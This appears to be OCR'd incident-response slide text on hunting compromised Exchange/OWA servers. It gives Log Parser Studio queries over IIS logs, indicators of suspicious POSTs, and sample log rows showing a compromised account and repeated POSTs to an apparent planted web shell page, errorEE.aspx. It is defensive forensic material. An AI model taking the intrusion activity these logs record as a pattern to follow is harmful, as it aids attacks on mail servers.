
Step 2 – Find where the IIS Logs are stored.

```
PS C:\> [adsi]"IIS://localhost/w3svc" | select LogFileDirectory | %{$_.LogFileDirectory}
C:\inetpub\logs\LogFiles
```

Searching IIS Logs with Log Parser Studio

Indicators

- POST operations with low RequestCount
- URIs that don’t require authentication
- GET operations with HTTP Status 404




```
SELECT TOP 10000
s-ip AS ServerIP,
cs-method as Method,
cs-uri-stem as URI,
count(*) AS RequestCount
FROM 'D:\IIS Logs\u_ex150204\u_ex150204_scrubbed.log'
WHERE cs-method LIKE 'POST'
GROUP BY ServerIP, Method, URI
ORDER BY RequestCount ASC
```

Searching IIS Logs with Log Parser Studio

Note UserAgent

time	ServerIP	User	Method	URI	Query	UserAgent	HTTPStatu
1/1/2000 12:50:...	10.10.10.10		POST	/owa/auth/owaauth.dll	&Correlation...	Mozilla/5.0+(Android;+Mobile;+rv:24.0)+Gecko/24.0+Firefox/24.0	302
1/1/2000 1:01:0...	10.10.10.10		POST	/owa/auth/owaauth.dll	&Correlation...	Mozilla/5.0+(Android;+Mobile;+rv:24.0)+Gecko/24.0+Firefox/24.0	302
1/1/2000 2:16:0...	10.10.10.10		POST	/owa/auth/owaauth.dll	&Correlation...	Mozilla/5.0+(Android;+Mobile;+rv:24.0)+Gecko/24.0+Firefox/24.0	302
1/1/2000 2:21:1...	10.10.10.10		POST	/owa/auth/owaauth.dll	&Correlation...	Mozilla/5.0+(Android;+Mobile;+rv:24.0)+Gecko/24.0+Firefox/24.0	302
1/1/2000 9:16:5...	10.10.10.10		POST	/owa/auth/owaauth.dll	&Correlation...	Mozilla/5.0+(Android;+Mobile;+rv:24.0)+Gecko/24.0+Firefox/24.0	302
1/1/2000 9:24:4...	10.10.10.10		POST	/owa/auth/owaauth.dll	&Correlation...	Mozilla/5.0+(Android;+Mobile;+rv:24.0)+Gecko/24.0+Firefox/24.0	302
1/1/2000 2:21:0	10.10.10.10		POST	/owa/auth/owaauth.dll	&Correlation	Mozilla/5.0+(Android;+Mobile;+rv:24.0)+Gecko/24.0+Firefox/24.0	302

Elapsed: 00:00:04 | Rows: 21 | Log Type: IISW3CLOG | *New Query

```
/*  URI Search  */

SELECT
date,
time,
s-ip as ServerIP,
cs-username as User,
cs-method as Method,
cs-uri-stem as URI,
cs-uri-query as Query,
cs(User-Agent) as UserAgent,
sc-Status as HTTPStatus
FROM 'D:\IIS Logs\u_ex150204\u_ex150204_scrubbed.log'
WHERE URI LIKE '/owa/auth/owaauth.dll'
GROUP BY date, time, ServerIP, User, Method, URI, Query, UserAgent, HTTPStatus
ORDER BY date, time ASC
```

Searching IIS Logs with Log Parser Studio


time	ServerIP	User	Method	URI	Query	UserAgent	HTTPStat
1/1/2000 12:50:...	10.10.10.10		GET	/owa/	ae=Folder&t=IPF....	Mozilla/5.0+(Android;+Mobile;+...	302
1/1/2000 12:50:...	10.10.10.10		GET	/owa/auth/logon.aspx	url=https%3a%2f...	Mozilla/5.0+(Android;+Mobile;+...	200
1/1/2000 12:50:...	10.10.10.10		GET	/owa/	&CorrelationID=<...	Mozilla/5.0+(Android;+Mobile;+...	302
1/1/2000 12:50:...	10.10.10.10		GET	/owa/auth/logon.aspx	url=https%3a%2f...	Mozilla/5.0+(Android;+Mobile;+...	200
1/1/2000 12:50:...	10.10.10.10		POST	/owa/auth/owaauth.dll	&CorrelationID=<...	Mozilla/5.0+(Android;+Mobile;+...	302
1/1/2000 12:50:...	10.10.10.10	contoso.com\hackeduser01	GET	/owa/	ae=Folder&t=IPF....	Mozilla/5.0+(Android;+Mobile;+...	200
1/1/2000 12:50:...	10.10.10.10	contoso.com\hackeduser01	GET	/owa/	wa=wsignin1.0&l...	Mozilla/5.0+(Android;+Mobile;+...	200

Elapsed: 00:00:01 | Rows: 497 | Log Type: IISW3CLOG | New Query

```
/*  UserAgent Search  */

SELECT
date,
time,
s-ip as ServerIP,
cs-username as User,
cs-method as Method,
cs-uri-stem as URI,
cs-uri-query as Query,
cs(User-Agent) as UserAgent,
sc-Status as HTTPStatus
FROM 'D:\IIS Logs\u_ex150204\u_ex150204_scrubbed.log'
WHERE UserAgent LIKE 'Mozilla/5.0+(Android;+Mobile;+rv:24.0)+Gecko/24.0+Firefox/24.0'
GROUP BY date, time, ServerIP, User, Method, URI, Query, UserAgent, HTTPStatus
ORDER BY date, time ASC
```

Identify Compromised Accounts



	date	time	s-ip	cs-m	cs-uri-stem	cs-uri-query	s-port	cs-username	c-ip	cs(User-Agent)
25	4/2/2016	5:10:53	10.20.8.133	GET	/OWA/auth/Owa+Backup/	&CorrelationID=<empty>;&ClientId=9HPDWDYCQEWORMCUA&caf	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
26	4/2/2016	5:11:08	10.20.8.133	GET	/OWA/auth/BK	&CorrelationID=<empty>;&ClientId=9HPDWDYCQEWORMCUA&caf	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
27	4/2/2016	5:14:57	10.20.8.181	GET	/OWA/auth/errorEE.aspx	&CorrelationID=<empty>;&ClientId=9HPDWDYCQEWORMCUA&caf	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
28	4/2/2016	5:14:57	10.20.8.133	GET	/owa/auth/errorFE.aspx	httpCode=404&CorrelationID=<empty>;&ClientId=9HPDWDYCQEW	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
29	4/2/2016	5:18:43	10.20.8.181	GET	/owa/auth/errorEE.aspx	&CorrelationID=<empty>;&ClientId=9HPDWDYCQEWORMCUA&caf	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
30	4/2/2016	5:18:53	10.20.8.133	POST	/owa/auth/errorEE.aspx	&CorrelationID=<empty>;&ClientId=9HPDWDYCQEWORMCUA&caf	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
31	4/2/2016	5:19:09	10.20.8.133	POST	/owa/auth/errorEE.aspx	&CorrelationID=<empty>;&ClientId=9HPDWDYCQEWORMCUA&caf	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
32	4/2/2016	5:19:44	10.20.8.181	POST	/owa/auth/errorEE.aspx	&CorrelationID=<empty>;&ClientId=9HPDWDYCQEWORMCUA&caf	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
33	4/2/2016	5:20:02	10.20.8.133	POST	/owa/auth/errorEE.aspx	&CorrelationID=<empty>;&ClientId=9HPDWDYCQEWORMCUA&caf	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
34	4/2/2016	5:20:26	10.20.8.133	POST	/owa/auth/errorEE.aspx	&CorrelationID=<empty>;&ClientId=9HPDWDYCQEWORMCUA&caf	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
35	4/2/2016	5:20:49	10.20.8.133	POST	/owa/auth/errorEE.aspx	&CorrelationID=<empty>;&ClientId=9HPDWDYCQEWORMCUA&caf	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
36	4/2/2016	5:22:20	10.20.8.133	POST	/owa/auth/errorEE.aspx	&CorrelationID=<empty>;&ClientId=9HPDWDYCQEWORMCUA&caf	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
37	4/2/2016	5:22:30	10.20.8.133	POST	/owa/auth/errorEE.aspx	&CorrelationID=<empty>;&ClientId=9HPDWDYCQEWORMCUA&caf	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
38	4/2/2016	5:23:57	10.20.8.133	GET	/ews/	&CorrelationID=<empty>;&ClientId=9HPDWDYCQEWORMCUA&caf	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
39	4/2/2016	5:24:03	10.20.8.181	GET	/ews/	&CorrelationID=<empty>;&ClientId=9HPDWDYCQEWORMCUA&caf	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
40	4/2/2016	5:24:05	10.20.8.181	GET	/ews/	&CorrelationID=<empty>;&ClientId=9HPDWDYCQEWORMCUA&caf	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
41	4/2/2016	5:24:16	10.20.8.181	GET	/ews/	&CorrelationID=<empty>;&ClientId=9HPDWDYCQEWORMCUA&caf	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
42	4/2/2016	5:24:16	10.20.8.181	GET	/ews/	&CorrelationID=<empty>;&ClientId=9HPDWDYCQEWORMCUA&caf	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
43	4/2/2016	5:24:28	10.20.8.181	GET	/ews/	&CorrelationID=<empty>;&ClientId=9HPDWDYCQEWORMCUA&caf	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
44	4/2/2016	5:24:28	10.20.8.181	GET	/ews/	&CorrelationID=<empty>;&ClientId=9HPDWDYCQEWORMCUA&caf	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
45	4/2/2016	5:25:23	10.20.8.181	GET	/ews/	&CorrelationID=<empty>;&ClientId=9HPDWDYCQEWORMCUA&caf	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
46	4/2/2016	5:25:25	10.20.8.181	GET	/ews/	&CorrelationID=<empty>;&ClientId=9HPDWDYCQEWORMCUA&caf	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
47	4/2/2016	5:27:08	10.20.8.181	GET	/ews/	&CorrelationID=<empty>;&ClientId=9HPDWDYCQEWORMCUA&caf	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
48	4/2/2016	5:36:44	10.20.8.133	POST	/owa/auth/errorEE.aspx	&CorrelationID=<empty>;&ClientId=9HPDWDYCQEWORMCUA&caf	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
49	4/2/2016	5:38:10	10.20.8.181	POST	/owa/auth/errorEE.aspx	&CorrelationID=<empty>;&ClientId=9HPDWDYCQEWORMCUA&caf	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
50	4/2/2016	5:39:08	10.20.8.133	POST	/owa/auth/errorEE.aspx	&CorrelationID=<empty>;&ClientId=9HPDWDYCQEWORMCUA&caf	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
51	4/2/2016	5:44:08	10.20.8.181	POST	/owa/auth/errorEE.aspx	&CorrelationID=<empty>;&ClientId=9HPDWDYCQEWORMCUA&caf	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
52	4/2/2016	5:54:24	10.20.8.181	POST	/owa/auth/errorEE.aspx	&CorrelationID=<empty>;&ClientId=9HPDWDYCQEWORMCUA&caf	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
53	4/2/2016	6:51:07	10.20.8.181	GET	/owa	&CorrelationID=<empty>;&ClientId=9HPDWDYCQEWORMCUA&caf	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
54	4/2/2016	6:51:08	10.20.8.133	GET	/OWA/auth/logon.aspx	url=https%3a%2f%2fwebmail.contoso.com%2fowa&TranslatedURL	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
55	4/2/2016	6:51:08	10.20.8.133	GET	/OWA/auth/logon.aspx	replaceCurrent=1&url=https%3a%2f%2fwebmail.contoso.com%2fo	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
56	4/2/2016	6:51:51	10.20.8.133	POST	/owa/auth.owa	&CorrelationID=<empty>;&ClientId=9HPDWDYCQEWORMCUA&caf	443	hackeduser01	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
57	4/2/2016	6:51:52	10.20.8.181	GET	/OWA/auth/logon.aspx	url=https%3a%2f%2fwebmail.contoso.com%2fowa&TranslatedURL	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck
58	4/2/2016	6:51:52	10.20.8.133	GET	/OWA/auth/logon.aspx	replaceCurrent=1&reason=2&url=https%3a%2f%2fwebmail.contoso	443	-	10.20.8.7	Mozilla/5.0+(Windows+NT+6.3;+WOW64;+rv:45.0)+Geck

ClientId = Server-side Cookie Reference

